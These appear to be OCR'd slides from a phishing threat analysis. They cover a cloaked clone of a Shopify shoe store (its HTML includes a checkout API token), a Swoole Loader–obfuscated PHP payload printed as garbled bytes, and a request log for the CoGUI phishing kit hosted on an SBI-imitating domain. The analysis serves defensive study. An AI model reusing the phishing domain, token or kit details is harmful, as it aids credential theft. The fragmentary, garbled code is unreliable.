
Cloaking Contents



shopify
404.html
index.html
static
picture
[[featured_image.url]]
be6fd4240a7840bab1a6...a70bb.gif
ed9ca0060b6542eb94e6...44bd.gif
image_1739780746816_8...se.webp
image_1739780746816_3...u5.webp
image_1739780746817_efooco.webp
image_1739780746817_m...z8.webp
image_1739780746818_g...um.webp
image_1739780746819_e1k1it.webp
image_1739780746819_ex...g9.webp
image_1739780746821_1ssnyl.png
image_1739780746821_1tkrlx.avif
image_1739780746821_4...i20.webp
image_1739780746821_4sjabq.png
VOGUE
WWD

```
<!DOCTYPE html>
<html lang=en class=js-focus-visible data-js-focus-visible data-scroll-dir-x=0 data-scroll-di
<meta charset=utf-8>
<title>Quality Women's Leather Shoes and Accessories | Maguire Shoes</title>
<meta content="IE=edge,chrome=1" http-equiv=X-UA-Compatible>
<meta name=description
    content="Women's leather shoes, boots and handbags. Original designs, manufactured in Eur
<link rel="stylesheet" href='/static/css/style_1739780746812_1s8x5g.css'>
<link rel="stylesheet" href='/static/css/style_1739780746812_dacon8.css'>
<meta property=og:type content=website>
<meta property=og:title content="Quality Women's Leather Shoes and Accessories | Maguire Shoe
<meta property=og:description
    content="Women's leather shoes, boots and handbags. Original designs, manufactured in Eur
<meta property=og:site_name content="Maguire Shoes">
<meta content="width=device-width,initial-scale=1,shrink-to-fit=no" name=viewport>
<meta name=google-site-verification content=CDxtyeyGiuMpzx6lyjUlRX_D3WX2NfE4xP7qR-zUZMo>
<meta name=google-site-verification content=HkoA45h2rfVoe_WPrXLyLLrRzxib6A3s_QX9hbLfCcw>
<meta name=google-site-verification content=32kDLa61eWriOyh9R50dFLdH0FZsoauojmtPpyXdnpc>
<meta name=google-site-verification content=CDxtyeyGiuMpzx6lyjUlRX_D3WX2NfE4xP7qR-zUZMo>
<meta id=shopify-digital-wallet name=shopify-digital-wallet content=/14399726/digital_wallets
<meta name=shopify-checkout-api-token content=bae13d099676600a446b45a647d529ff>
<meta id=in-context-paypal-metadata data-shop-id=14399726 data-venmo-supported=false data-env
    data-locale=en_US data-paypal-v4=true data-currency=CAD>
```

html/shopfy/index.html

Background Contents






```
<?php extension_loaded('swoole_loader') or die('Swoole Loader ext not installed' . PHP_EOL);?>@US&YQsj *dK# k8s pqsz ~ J(x`h#p*G)*NA_h>8SHN^ P
@$q~z0 KOK j sj *dK# \    GM FJ ! x M [@ Iq ~xhPX 6*-o&4kx 0 KOK j sj *dK# \    GM FJ ! x M [@ Iq ~x
MMt {-eW[Y3pt` 3j~ C K I 0 oI tiq Isku L J E H r v W
MMt {-eW[Y3pt` 3j~ C K I 0 oI tiq IskM$ L�K E I r ]v W
MMt z-eW[Y3p\@ 3j~ C K I 0 oI tiq IskM$ L J E H r v W
MMt {-eW[Y2pt`'3j~ C K���0 oI tiq IskM$ L J E H r� v W
MLt |-eWKY3p����| C K H 0 oI tiq IskM$ L � E H ��� W
MMt {-dW[Y3pt` 3j~ C K I 0 oI tiq IskM$ LFj E H r v W
MMt {-eW��0t` 3j~ C K 0 F
�!��]�]IskM$ =8s:/p2u}y-G vt x|2 H. ip0 5i=\ VLR ul+s'#+!~%,|�yz[ wf ?R{vwc_.mj+Y}{.q J| gy4h9=% -eW���������������������������������
MMt {-eW[Y3pt` 3j~ C K I N hI tyq I����R L J A L r v W
MMt {-e�[Y3pt` 3k~ C K Q 0 �� tiq IskM$ L J E H r v W� MMt -dW[Y4pt`83j~�� I 0 oI tiq I kM$ L J E �H r v W
MMt {-eW[Y3pt` 3j~ C K I 0 oI tiq IskM$ L J E H r v W
MMt {-eW[Y3pt` 3j~ C K I 0 oI tiq IskM$ L J E H r v W
MMt {-eW[Y3pt` 3j~ C K I 0 oI tiq IskM$ L J E H r v W
MMt {-eW[Y3pt` 3j~ C K I M oI tiq I�jM$ L J H r v U
M t F^ti:��j` 3j~ C\;cF }=dry
```

Obfuscation (Swoole Loader)

Case 2

Phishing Kit Name

- CoGUI (proofpoint)
- Oriental Gudgeon (urlscan)



GET H/1.1	200 OK	favicon.ico www.sbi.lsprkzo.com/sbisec/sercers/log/UP/		1 KB 2 KB
POST H/1.1	200 OK	validateHuman www.sbi.lsprkzo.com/open/visitors/info/	Show response	33 B 448 B
GET H/1.1	200 OK	B1mJW4nA.js www.sbi.lsprkzo.com/sbisec/sercers/log/UP/assets/js/	Show response	40 KB 14 KB
POST H/1.1	200 OK	coguicogui www.sbi.lsprkzo.com/open/visitors/info/	Show response	259 B 607 B
GET H/1.1	200 OK	DgG3BZIx.js www.sbi.lsprkzo.com/sbisec/sercers/log/UP/assets/js/	Show response	8 KB 4 KB
GET H/1.1	200 OK	zcXITLz3.js www.sbi.lsprkzo.com/sbisec/sercers/log/UP/assets/js/	Show response	3 KB 2 KB

